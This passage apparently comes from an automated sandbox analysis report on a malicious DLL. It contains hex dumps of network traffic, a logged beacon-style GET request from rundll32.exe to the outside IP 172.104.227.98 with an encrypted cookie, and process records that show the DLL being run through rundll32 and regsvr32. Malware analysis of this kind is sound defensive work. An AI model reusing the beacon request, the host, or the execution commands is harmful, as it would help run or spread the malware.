a4 79 74 ee 50 a5 a9 39 c4 26 aa 91 9d 88 f4 ba 85 cd 71 Data Ascii: i1&^';Al@&FbT@4bG98?/W\'hq|pv2OuO8!VfeYH09c2[YQ(/]4I@bTe[{|0MN/oyDu*HV3TW<t|5]6OW6/qTGU GVR2wPytP9&q
2021-12-02 23:48:47 UTC	119	IN	Data Raw: 10 55 d5 d6 0a 89 e4 15 2b 08 30 3c 81 a0 83 a6 00 fc 14 5d 94 be f7 20 58 82 7e fc 57 4d 48 29 a6 ac 93 cd 54 ce 6a a7 eb 18 e6 93 38 e9 fd 36 e9 c0 3f f6 d2 e4 fa 4d 8e c0 9e 0c 34 94 b1 d7 d5 55 a4 8c d5 75 09 12 d4 29 94 be 2a 8a dd 31 d0 bf e0 92 a2 c4 d8 65 7b df 81 4b 4b 4d 04 b5 92 53 b1 69 2a 27 ea d5 29 98 cb d3 98 ad b1 0b 91 e9 0c 40 38 0b 70 45 6d 15 20 a4 8a 68 fc cd 45 40 9a 79 66 ce a2 4c de 31 37 cf 14 76 b5 a3 8c 7c a9 b9 06 db 11 7e 05 06 9c b4 d4 32 51 8a ba a9 95 9e 72 2a 67 94 35 44 7d 7b ab 98 9c 36 dd 3b b0 4b 6e 92 0d ca fb ad 0d 25 35 3c 53 47 4a c5 e3 9a a2 69 a5 ce a1 aa 2d 34 84 75 54 39 27 a2 07 f8 01 1d 3f a5 87 07 4e a2 a2 a7 a1 92 9a 9a 57 6a 57 69 c3 30 a9 69 1b f1 72 eb e1 38 24 82 99 30 25 09 31 fe d5 ac 6e 44 5f 4d cf Data Ascii: U+0<] X~WMH)Tj86?M4Uu)*1e{KKMSi*')@8pEm hE@yfL17v|~2Qr*g5D}{6;Kn%5<SGJi-4uT9'?NWjWi0ir8$ 0%1nD_M
2021-12-02 23:48:47 UTC	120	IN	Data Raw: 8f fb a5 55 1b d6 d8 d9 72 28 44 77 c4 37 ad c3 35 b2 61 f6 16 e0 f4 c2 bc 8c a3 79 00 2f ea 66 f9 54 28 c5 5b d0 87 1f a5 af b9 6d ae 49 14 55 c4 bd 9a 46 2e e1 ec ed b6 e7 1c 63 ec 02 6c 2c ab 72 09 3b 9e fc 32 27 4d 48 ca 47 bb 48 f7 90 e4 de b7 67 0a 09 55 f4 ae 58 c6 2c 6c 81 47 b5 85 6b 10 46 90 8d ba ac 64 7c 99 88 c9 80 0d 61 dd 40 5b 10 ab 70 00 f4 de fc 34 61 51 4a ae 40 b3 48 fe a2 ec 73 95 da 46 dd 85 ed 9b 1b 01 b0 1b 6d 6b 70 44 d1 a1 58 c4 65 a4 24 02 b9 3b 13 21 fb e7 8d c9 f7 07 0d b6 d8 db 75 65 f4 f4 fa 8e 2e 30 0d 72 24 d8 05 ca fd cb 1c 09 b8 00 fa 89 da fc 15 89 56 1e 90 04 a6 2c b6 ca 42 d6 6b ed 9b 7e 25 f7 d8 db 21 d8 76 1c 0c 17 a7 d3 23 d2 57 10 18 9b e1 60 14 66 48 20 8b 0b b9 3e a1 6b 1e 08 8b 12 54 83 90 01 94 8c 5d 51 8e 2c Data Ascii: Ur(Dw75ay/fT([mIUF.cl,r;2'MHGHgUX,lGkFd|a@[p4aQJ@HsFmkpDXe$;!ue.0r$V,Bk~%!v#W`fH >kT]Q,
2021-12-02 23:48:47 UTC	122	IN	Data Raw: 4d 6f 5a d4 75 8d 4a 2f 14 7c 6e e5 dd 39 ea 2a 9b 48 d2 28 39 bb 44 d4 74 8a 05 92 69 20 a9 a1 a3 d6 ab f9 64 d5 ea 95 7a 25 55 34 d4 ad 56 a5 a8 da 9a 68 d5 67 ac 99 5a 73 ba df 96 aa e7 11 19 fc 65 f1 b5 a5 0a c0 c8 79 b3 97 0c 79 48 c1 a4 61 d3 e4 c2 d7 76 dd 5d d8 31 04 66 d6 b9 e3 2d f7 7e a7 7b 41 06 dc d1 80 48 3b 38 3c 71 9d c4 7c 3d 93 82 06 41 5d 4a 2a ff 00 4a b9 18 c9 3d 73 a2 d1 3d f1 b1 ce 8e 4b 6e aa f1 a9 dc e6 b5 e6 37 f8 15 93 53 bd f1 bb 2c 7f 85 34 91 38 e5 d1 ca f6 ed 73 bc 9f 87 f4 76 fc 5f d6 ad 41 6e 45 d0 61 eb 24 2f 10 9f 9e b9 59 54 ac 72 22 9c 13 cf 9c d9 0b 64 31 0a 05 ce 28 e7 8d 52 0f d1 89 f1 49 a8 c9 53 fa c6 9f 93 f4 88 a7 68 ab 5e 66 e6 5a 7a bc a3 51 0a f5 65 4d 35 6a 24 11 a6 4a 5d 71 0e 42 36 36 20 13 de 5f 13 6a f4 Data Ascii: MoZuJ/|n9*H(9Dti dz%U4VhgZseyyHav]1f-~{AH;8<q|=A]J*J=s=Kn7S,48sv_AnEa$/YTr"d1(RISh^fZzQe M5j$J]qB66 _j
2021-12-02 23:48:47 UTC	123	IN	Data Raw: 4b a5 a6 92 4a 59 56 85 96 86 96 ad a4 96 e7 27 0d ba 86 9d 86 3a 6a 38 44 6e 00 3b 0c 05 ce c6 3f 1b dc 5c e7 67 1e f1 83 f0 18 5d 37 4d f4 e3 41 69 2b 6c 96 dd 3b a4 2c 36 ba 6a 88 bc 3a b3 4f 6d 82 49 6b da 48 78 f5 fa c9 d8 fa 8a e2 1c 5c 48 aa 92 40 5e 4b b8 71 e3 de cf d1 0d c8 3e 24 6b be 3b 78 73 a0 ff 00 f8 c6 e6 ee 76 8f 96 21 ff 00 9f 79 97 91 b5 de 5d e5 be 75 a7 ab d1 39 76 48 62 ab a5 8f 9a 4f 43 98 b9 6a 9f 52 9a ae 8a 2a 1a da 9d 47 54 10 c8 b2 d1 88 2a 26 8e 51 17 d7 fb be 24 95 3b 92 47 dc 0b ff 00 0f e0 78 f9 bc fd 08 dc b9 5e 39 ef c4 ad 76 97 c2 cd 3b c3 ae 5c a2 e5 1d 42 80 bb 8a 2a 7d 6f 54 d6 35 8e 6e a6 ae 73 26 9d 42 b2 79 4d 3d d6 9e ae aa 39 6a aa 45 4c b3 4e 62 6a 75 78 1d cf d1 e5 f6 b9 3f 72 7e bf f9 e2 04 d0 53 d3 c8 e6 53 Data Ascii: KJYV':j8Dn;?\g]7MAi+l;,6j:OmIkHx\H@^Kq>$k;xsv!y]u9vHbOCjR*GT*&Q$;Gx^9v;\B*}oT5ns&ByM=9jELNbjux? r~SS
2021-12-02 23:48:47 UTC	124	IN	Data Raw: 92 6c 4f 16 6a 53 e9 b0 d0 99 35 15 89 a9 32 87 21 24 26 54 cd 9c 08 ff 00 0e cd 7b 39 18 ec 76 fa fb 91 2e a1 1e 94 f1 52 8a fe 82 c4 95 31 1a 3e ac 85 07 98 1b c2 a8 c1 85 d4 a0 b0 5b d8 a5 af 61 bf 0f 58 9a 6b 54 d0 9a e1 10 a8 4a 86 34 22 46 c1 da a3 15 3f 86 88 e3 36 b0 52 14 a3 00 45 85 cf 12 be 5d 2e 08 e9 4e a2 b0 bc 4f 55 1a 52 09 61 67 b5 49 07 a2 51 4a 36 1b 13 8b b2 ae 3d 98 fd 0d 6c da 74 55 3a 7a d6 88 cc f3 ce eb 40 d2 45 9b 8a 80 8b 91 8d ec 7a 47 12 2c e0 8b 9d ef dc 82 26 95 34 d3 a8 d1 bc a6 2f d6 2b 14 c2 88 33 5a 53 13 28 eb 18 d6 fe a1 89 19 1b 1d bf 2d 9f 1d 3f f5 88 7f c1 fd 67 e5 ac 06 57 9f cb 67 dc 47 7f 93 3d 8b 05 bf b5 ed b7 02 59 34 f5 af a3 8a 51 17 eb 09 23 98 d1 96 88 99 04 4a b7 9d 52 40 a4 47 e9 b5 c1 65 04 5d 77 37 1c Data Ascii: lOjS52!$&T{9v.R1>[aXkTJ4"F?6RE].NOURagIQJ6=ltU:z@EzG,&4/+3ZS(-?gWgG=Y4Q#JR@Ge]w7
2021-12-02 23:48:47 UTC	126	IN	Data Raw: e5 fa e7 8b f1 a4 d3 2a 35 0e 71 d7 75 1a ea 71 78 de ab 4e d2 67 60 dd 34 1c 71 1f c3 97 c6 07 84 5f 1c bc 81 1f 3d 78 6d cc 50 52 f3 95 35 25 34 9c f9 e1 ae a9 51 0a f3 47 25 eb 72 aa c5 5b 4f 35 06 6b 51 59 a4 4d 52 24 fd 5d ad d0 a4 b4 75 31 18 41 11 4e 65 85 7d 12 ff 00 88 c7 f4 64 f3 df c7 df c2 e7 27 78 81 e0 66 8c 79 83 e2 07 e1 8f 54 e6 6e 63 e5 be 54 a6 08 75 6f 11 bc 38 e6 bd 3f 4e 8f c4 2e 48 d1 b3 64 4a ae 66 49 39 73 97 b9 a3 96 74 f9 64 0b a8 d5 68 da 96 8f 4c 3c f6 b3 4f 97 e6 97 cb dc e3 e2 af 80 de 20 c5 cd 7c 87 cc 5c d5 e1 af 88 5c a5 aa cb 4e f5 fa 6c 95 ba 1e bf a3 ea 14 35 0f 05 76 8f ab 51 ce b1 49 1b 41 3c 72 d3 ea 7a 26 ab 46 f1 e7 1c 94 b5 94 b9 7a 38 d5 75 5e 98 66 a5 a0 30 b2 61 4d 59 18 1e af 3b 9a 5e 0e 08 3b 1e 32 1d 82 46 Data Ascii: *5quqxNg`4q_=xmPR5%4QG%r[O5kQYMR$]u1ANe}d'xfyTncTuo8?N.HdJfI9stdhL<O |\\Nl5vQIA<rz&Fz8u^ f0aMY;^;2F

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	127	IN	Data Raw: 57 c9 35 2f 07 bc 33 d4 04 8d d2 96 25 d2 a7 a4 47 19 cb 35 9d 69 b5 5a 66 92 23 d7 99 24 53 19 12 c5 21 a4 95 24 a6 fc 11 96 8b ac 91 bb 26 a2 c5 51 bb 3c ba 2a c8 b6 73 8c 92 1f 06 f3 c6 78 dc 3c f2 ba b5 a7 ed 55 d2 5b 00 be 74 96 f3 0d 41 7b 73 f7 6e a0 a3 9a 11 18 6b 1a 4b 45 65 0d 3b dc 43 b9 19 c6 5a 1b 97 6e 5f 35 32 e9 ba 75 3f 22 73 96 8b a8 78 13 a0 57 72 1f 85 3c e3 3e bd 43 a7 52 d7 68 f5 35 dc f7 a9 69 dc dd 4b 2c ba de 93 3d 34 f4 f5 5a 94 2f ca 5a 8c f5 55 8f 54 b4 eb ae 4e 94 da 26 9c c6 82 9e 55 3b f6 5a 4a 6a cf 12 20 a9 a8 f0 1a b9 b9 bb c5 ef 0e e4 d2 67 ac ff 00 a7 8f 47 e5 2e 56 a5 d4 2a b9 5f 53 1a b4 34 95 e6 93 42 d6 a3 e4 aa bd 22 af 50 96 08 f5 19 2b b5 55 a3 d0 a8 5e 2a 78 e6 7e 3d f0 a8 f8 3d f8 67 d5 eb a9 a4 9b c1 cd 19 27 Data Ascii: W5/3%G5iZf#$S!$&Q<*sx<U[tA{snkKEe;CZn_52u?"sxWr<>CRh5iK,=4Z/ZUTN&U;ZJj gG.V*_S4B"P+U^*x~ ==g'
2021-12-02 23:48:47 UTC	128	IN	Data Raw: cd 7f df fb df f9 71 64 48 d3 1c 63 fd ec 46 ca 3e a7 fd 3b fd b8 22 68 96 49 1b 08 fb fb 92 2e aa 0f bb 1f f2 bd cf b7 1a d4 68 23 50 aa 77 da e7 60 4b 7b df f7 f6 1d ad 6f a7 0b 14 4b 0a e2 9f 6c 98 f7 62 3d cf db e8 36 1f 6b f1 67 04 56 5e c0 86 ee 6f 6f e1 f6 e1 36 b7 de ff 00 ca dc 42 49 dc fe 5f df f1 e0 70 45 38 9c 4e 29 91 b2 d9 4d c8 ff 00 3b 7d 76 ed c1 10 63 91 3b dd 6d b7 f9 fd f8 1d b7 3c 02 40 ef c5 2c 4b 13 7d d7 db db dc fe fe d6 e0 8a 31 24 f7 db 7f f6 fe 5c 63 3b 7c e0 77 1d ff 00 8d fd f6 fe 1c 3e 4c 0e fb fd b6 ff 00 2e 28 90 fc d6 f9 9b bf f0 3f 5d b8 22 0c d9 6c 07 6d ef 7f 6e df e7 c6 24 af 8d cf 75 1e df 7d bb 6d bf bf f1 fa 71 63 36 c1 6f ea f7 fe 1b fd bd c7 18 b2 30 fa ec 3f ae ff 00 c7 fa 70 45 4b 48 4f 7d 8d bb fd bb fd 38 c3 Data Ascii: qdHcF>;"hI.h#Pw`K{oKlb=6kgV^oo6BI_pE8N)M;}vc;m<@,K}1$\c;\|w>L.(?|"lmn$u}mqc6o0?pEKHO}8
2021-12-02 23:48:47 UTC	129	IN	Data Raw: 45 3c 8a 89 24 81 4c 55 00 a8 72 f0 80 7e 5e e8 4e de ab 0b f6 e0 89 a9 aa 62 a8 13 74 96 45 e8 4f 24 12 67 0c 91 65 2c 76 cd d0 3a af 51 1a e3 19 14 10 d6 3b 9d b8 4a 59 e0 a8 80 54 44 b2 24 49 d5 21 1e 26 8e 4b 46 ec b2 91 1b 0e a7 a8 ab 32 11 b3 82 7f 2e 1e 9a 53 30 97 28 27 80 45 3c 90 2f 5e c0 ca b1 da d3 47 8b bf e1 3e 47 03 b1 36 3b 70 20 a8 92 68 ba bd 19 a1 20 c8 1a 29 95 44 c7 a4 cc 10 8c 59 ee b2 05 bc 6c 08 2c ac 2e 80 de e4 55 ad 54 46 8f cd aa 4b d2 e8 99 fa 6d 0b ac a1 00 36 4e 97 cf 9e e4 74 85 99 bd ad c1 92 a2 35 a7 f3 2c b2 f4 7a 69 21 02 26 79 6c e5 50 0e 82 23 48 c7 e5 f4 ae e8 01 63 f2 9e 0a 4f 23 d2 0a 93 4f 3a 33 44 65 f2 ac 80 54 ad 81 63 01 4e ad 84 a7 1c 41 ea 6c 58 5b 86 79 99 20 69 84 13 33 60 b2 08 23 1f 8c 59 99 6f 18 05 96 Data Ascii: E<$LUr~^NbtEO$ge,v:Q;JYTD$I!&KF2.S0('E</^G>G6;p h)DYl,.UTFKm6Nt5,zi!&ylP#HcO#O:3DeTcNAlX[y i3`#Yo
2021-12-02 23:48:47 UTC	131	IN	Data Raw: 2c 73 24 68 7b 1c c3 b4 39 8e 6b f2 1c d2 00 05 a4 10 71 8c 79 2f 97 af 08 bf 49 ff 00 c7 17 82 b1 cf 4d a6 78 af 5b cd da 6d 45 3c 74 a2 8b c4 7d 3e 9b 9d d2 96 38 23 e9 c5 e4 6b 35 a8 e6 af a4 68 d4 d9 0c 15 47 23 bc aa 58 9e 3d 2e f0 bf f4 fa ea d0 3e 95 49 e3 3f c3 b7 2e ea b4 62 97 ca eb 3a f7 21 eb f3 e9 1a b5 5d 42 74 71 d4 69 f4 ad 5e 2a 9a 2b b8 59 3c c5 1a d4 c3 1b 49 21 30 4b 18 55 4e 36 37 8a 1f a3 43 c0 3a 33 55 27 22 f8 d9 cf dc b8 c3 36 87 4f f1 13 c3 da 6e 61 89 6c 41 58 8e b3 cb 92 72 bc 91 c4 09 b7 59 f4 8a e9 8a a8 be 6c 4d fa 0d cf 3f 07 5a cf 2a 49 29 a1 e7 6f 0c b9 ae 9d 32 c5 e8 35 8d 43 43 ac 38 b5 87 52 8b 9b 34 9d 22 18 df 6b 85 8f 50 94 0e d9 fb 9d 72 bf 47 e9 bb 81 73 a7 b4 d2 89 5c 0e 66 84 1a 79 37 1c 65 c3 c1 da d2 ec e4 e4 Data Ascii: ,s$h{9kqy/IMx[mE<t}>8#k5hG#X=.>I?.b:!]Btqi^*+Y<I!0KUN67C:3U'"6OnalAXrYlM?Z*I)o25CC8R4"kPrGs\fy7e
2021-12-02 23:48:47 UTC	132	IN	Data Raw: e7 55 0e 71 e6 40 92 6b 9c d3 ad eb 08 6e 4b ea fa de a7 a8 37 a4 85 61 7a ca b9 45 d9 55 43 f6 36 1b 90 0d b8 e7 8f 01 fc 14 e6 4f 13 b9 b3 49 e4 3f 0e 39 4b 56 f1 07 9f b9 9e b2 97 48 d0 79 5b 93 34 59 b5 cd 6b 56 d4 ab 65 58 69 e8 e0 a6 d2 a1 9d d3 29 1c b4 d5 15 3d 1a 6a 78 16 5a 8a 9a 88 20 8a 49 53 31 47 a1 22 8d e0 d5 d4 b9 e3 b8 8e 26 78 4c 78 e0 80 49 2e 7e 3c 8e 0f 23 8f 32 bb 57 4e be c9 8d 37 a6 af 36 db e6 a3 ea ed c6 ed 25 ba a5 95 4e a2 b7 e9 5a 2a 58 66 31 bd a4 6d a9 b8 5c ae 4f 60 e3 03 fb 2e ef f5 17 3b db 5f ae af 80 5e 21 e9 5e 3d f8 49 e1 7f 8b fc af 43 a9 68 fc a3 e2 67 21 f2 a7 3e 68 34 ba cd 2a d1 6a f0 e8 3c d3 a3 52 6b 1a 3c 55 b4 81 98 53 57 49 a6 d5 53 4b 55 01 67 34 d2 4a d1 b3 64 96 3d 83 51 1d 3c 4b 1c 6a 15 54 59 54 0b 5a Data Ascii: Uq@knK7azEUC6OI?9KVHy[4YkVeXi)=jxZ IS1G"&xLxI.~<#2WN76%NZ*Xf1m\O`.;_^!^=IChg!>h4*j<Rk<US WlSKUg4Jd=Q<KjTYTZ
2021-12-02 23:48:47 UTC	133	IN	Data Raw: de ba 3a 30 d4 71 41 2d 5f e0 8e 9c ce cb 0e ec a2 63 92 ee 71 05 8a 6e 2f 61 73 df 82 25 a9 96 a6 11 0f 97 a4 35 2c f3 c7 14 ca 27 48 5a 28 5c 10 f3 dc db 33 11 b5 d1 6c 5c 6e 0d bb bc d2 d4 c7 35 24 70 d3 34 f1 4b 2b 2d 44 c2 55 8c 53 a2 c7 71 2b 23 59 a4 cd ae 31 50 48 24 1d c7 02 a5 ab 07 49 a9 23 81 d8 cf 12 d4 09 dd 90 47 4e 43 75 5d 0a 8f 54 8a ab 74 1f 2f b9 b8 e1 e7 7a b5 92 9b a0 90 34 2d 29 15 4d 34 85 1d 21 2a 4a 34 21 6e 0b 97 b2 95 7f be c3 bf 04 41 e6 a8 15 70 44 94 c5 e9 e4 49 1a 7a 9e aa a8 a7 65 50 63 5e 91 39 48 65 6b af a4 0c 2d 91 e2 34 95 1e 74 44 29 8f 96 10 09 0d 5f 51 2d d5 ea 01 d1 11 7f dc 27 0b b1 7f 94 6c 37 e2 3b d6 79 aa 61 1c 70 1a 46 59 4d 54 ae ec 26 57 03 f0 56 24 17 56 0c d7 0f 73 75 b7 6e e7 87 2f 52 2a b1 c2 1f 27 d0 Data Ascii: :0qA-_cqn/as%5,'HZ(\3l\n5$p4K+-DUSq+#Y1PH$I#GNCu]Tt/z4-)M4!*J4!nApDIzePc^9Hek-4tD)_Q-'l7 ;yapFYMT&WV$Vsun/R*'
2021-12-02 23:48:47 UTC	134	IN	Data Raw: 89 bd c5 ee 74 c8 fe 1f 79 c3 54 24 be 9b 4f a7 c5 26 40 49 a8 54 45 11 50 bd 8b 41 17 52 70 5c ec 2e a0 7d 4f 1e 89 d3 72 b5 16 85 4c 94 9a 74 11 c6 c1 10 54 ce 23 0b 3d 4c c6 3b ca ee e2 c5 83 48 c4 05 2d 8a 29 c4 0b 5a d8 d3 d1 b5 ae 7b d8 df 6f a0 bf fa 8b 6f db 6f 6e 31 f3 55 48 de 23 6e 7e 99 f7 7c f1 f5 5c e2 f1 ab 6f 31 cd 24 56 ca 5a 78 18 c7 16 78 b5 0d 7c f2 3c b4 81 b8 30 49 1c 6d e7 3c 12 7b f7 03 bf 9d 52 fc 2b ea 32 e6 2a 75 9d 2a 0b ae 4f d1 a7 a8 a8 28 c3 b4 62 e2 3c 98 fb b9 38 d8 9c 41 23 8d b5 5b f0 84 2a 3f fd 47 30 e9 00 14 6c f2 d2 e7 7f 5d d4 05 17 61 b6 e6 ec 47 7b 05 56 52 58 7a 2f 35 01 7c 81 50 6d db 76 27 7b 9d b6 1f 9e f7 fa 71 a4 4b a4 5c 93 86 f8 f7 00 9f 70 de e2 f7 db 7f e5 c4 07 56 57 34 1c 4a d6 e7 01 c3 63 49 03 8e c3 Data Ascii: tyT$O&@ITEPARp\.}OrLtT#=L;H-)Z{ooon1UH#n~\|\o1$VZxx|<0Im<{R+2*u*O(b<8A#[*?G0l]aG{VRXz/5|P mv'{qK\pVW4JcI
2021-12-02 23:48:47 UTC	136	IN	Data Raw: 08 fd 1a 9c 97 54 95 67 e1 23 94 f9 c2 48 1e 36 92 bf c4 4e 72 f1 1b 9f 50 b2 5b d3 16 9f cc bc d3 59 a4 19 18 5c b5 b4 d5 08 08 63 fb 0a 7d 7d f0 87 c0 0f 05 bc 05 d3 86 97 e0 e7 81 fe 16 f8 51 46 b4 c9 48 eb c8 3c 95 cb 7c af 2d 45 3c 7f 24 55 35 9a 46 9f 4b 59 58 17 73 7a a9 e6 25 8e 5f 36 24 6d bf 02 be 2a 7c 1e f1 a6 92 3d 3f 96 35 56 d0 b9 92 08 11 aa b9 3f 98 92 2d 37 57 8d f1 53 21 a3 26 69 29 f5 58 43 39 02 a6 8e 69 0c 9b b9 8d 4d c1 ec 7c 92 81 e8 17 63 b5 ce d6 02 fd ee 3f 23 fc 3f 3e 3c ef df 9f 9f 3f 05 6c b9 d9 e4 9c f6 ef f5 48 d5 33 38 21 e2 b2 9f a3 77 fc fb fe 7b 70 82 5b ec 15 85 bd d8 1f f6 bf 15 b4 96 fa 9d fb 6f b7 f2 e2 ca 78 e5 aa 95 61 85 2e c7 b9 37 0a 8b ee ec 6d d8 7d 3b 93 b0 fa 82 a5 5d 02 4d 51 28 8a 34 17 3f b4 4f a5 45 fe Data Ascii: Tg#H6NrP[Y\c}}QFH<|-E<$U5FKYXsz%_6$m*|=?5V?-7WS!&i)XC9iM|c?#?><?lH38!w{p[oxa.7m};]MQ(4?OE
2021-12-02 23:48:47 UTC	137	IN	Data Raw: c7 8b 24 2f 78 02 95 19 c9 69 32 56 37 41 14 8e 42 e1 24 78 b1 65 5f 51 cd 6d 70 50 dc 11 38 9c 11 47 0e 92 43 8b 26 2d d4 12 03 19 2c d8 c6 64 4c 5c 38 c7 1b 58 dd 5b 2b df 6b 70 99 49 d5 56 ba 04 30 b5 d7 03 91 70 d1 32 b6 79 f6 0b 21 52 b8 12 48 0c 18 0f 4f 13 89 c1 13 21 76 95 89 2b 87 49 48 50 96 70 c6 49 55 89 93 2d d4 88 c5 97 01 62 49 2c 76 b4 bb 86 94 96 05 41 41 1a 85 c4 ae 4a a1 ae d7 39 5c 92 47 a5 6c 0d be fc 4e 27 04 41 5d fd 77 20 d9 ca ad 85 bd 38 23 0c ae 5a e4 16 dc 82 01 1e c3 bf 16 02 c1 6e e4 31 2c e3 d2 0a 7a 43 b0 51 f3 36 e0 01 73 b0 27 70 07 6e 27 13 82 25 dd a3 2e 6d 9e 24 92 05 94 90 2e 0e 37 24 0e c2 d9 7b 77 e2 92 5d 94 80 40 3f 5b 12 3e 4c f7 19 03 f6 ee 3f 9d b8 9c 4e 08 95 d7 1b 80 77 ba 0b 91 b7 aa 43 19 da ff 00 6b 8d f8 Data Ascii: $/xi2V7AB$xe_QmpP8GC&-,dL\8X[+kpIV0p2y!RHO!v+IHPpIU-bI,vAAJ9\GlN'A]w 8#Zn1,zCQ6s'pn'%.m$ .7${w]@?[>L?NwCk
2021-12-02 23:48:47 UTC	138	IN	Data Raw: c8 ca 47 b8 04 f6 50 bf 41 f5 3d 89 fa 71 a8 30 b1 3c 4e 27 04 5f ff d9 Data Ascii: GPA=q0<N'_

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49884	172.104.227.98	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:49:30 UTC	138	OUT	GET /fgbZesNtBBFxhZmjmvBTQpdefdXEMKYUmN HTTP/1.1 Cookie: mXPcsg=vAVdEWxxBWHcywqs0NhGDilqxIPmSwD0hHJ2TiTe1n7/QKTylBMhzXc8TCMjm2DI5MWFuk2Gg/Z4l/OcLUTAh0gaSjYGIxjesg4+cYDLW5lBLefhLfDu8/IUb3Y+GAwmOsoUkT6b3clgOHVKPFp7CFWxGpuQk7vpgoe9ZWryS1k6syfWj68Hs1XXEM7xe3/3WGEx8WjXEb90Qp1yb52Yo12mde5Jw+Xj4QBPlMlJDNRQtSjOs9cuajoxman0F/Ezsy4r9nLrG1yV2qQ8sjNGIP/6HfnxTMikkIpfF8biffRnoFafMxp57EreaodBezYPKaUcg+9bQthGr+UN0IlbezO4HOmrgbgSN3rPXLpEasSdgrNDJRbx9w== Host: 172.104.227.98 Connection: Keep-Alive Cache-Control: no-cache
2021-12-02 23:49:30 UTC	139	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 02 Dec 2021 23:49:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2021-12-02 23:49:30 UTC	139	IN	Data Raw: 33 65 66 0d 0a 8a 1d f5 b1 f4 74 cc 81 0d 8f a3 9e b8 3e 58 0f cc 04 9e b3 e8 fb a0 ad 45 b7 ed f1 aa c2 c0 86 09 29 28 70 cb d9 7d bc af 51 5e 97 62 7c 85 29 6f 90 20 2a 0b 4e 11 d6 6e 72 29 11 a7 9d 13 b8 3b ad 76 09 e3 44 bf 47 64 8e 4b b4 9f ae 87 d4 16 09 12 25 65 48 2c 65 a2 a6 bf 7a 0b 7e 8a f9 b5 a5 f0 00 c9 92 4a 52 54 5a 32 ee 5d e4 c9 9c 84 1e 26 fb 97 e9 3d 20 35 8d 68 f5 2d c9 37 da c1 9f 60 02 16 9e 32 47 a6 e1 46 b6 d7 d6 bb 1e fd ed 7e 5e 74 b0 b4 3e 8e 8b f1 68 a7 26 43 9e b7 3d c3 48 3a 4c b5 4b 89 4d 11 9e 58 a4 39 e2 8b 3c 92 ba b7 05 d6 19 cd a1 b5 35 e3 5f dc 4c 94 30 9e c3 a4 76 51 69 c3 33 9e 4b 4c 56 29 1f e0 30 c8 bc 14 bc 7b a6 ef f9 28 94 3c dd a4 e0 91 db f6 63 af ed fb a3 48 95 b8 cc 75 78 9c e4 f4 da 5b 62 5f 3a 0e 86 17 81 Data Ascii: 3eft>XE)(p}Q^b|)o *Nnr);vDGdK%eH,ez~JRTZ2]&= 5h-7`2GF~^t>h&C=H:LKMX9<5_L0vQi3KLV)0{(<cHux[b_:

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6332 Parent PID: 5864

General

Start time:	00:48:16
Start date:	03/12/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll"
Imagebase:	0xa00000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6340 Parent PID: 6332

General

Start time:	00:48:16
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6392 Parent PID: 6332

General

Start time:	00:48:17
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\AP8cSQS6y5.dll
Imagebase:	0x13d0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 6432 Parent PID: 6340

General

Start time:	00:48:17
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 6412 Parent PID: 6332

General

Start time:	00:48:17
Start date:	03/12/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff623e40000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5400 Parent PID: 6332

General

Start time:	00:48:18
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: iexplore.exe PID: 6068 Parent PID: 6412

General

Start time:	00:48:18
Start date:	03/12/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6412 CREDAT:17410 /prefetch:2
Imagebase:	0xba0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

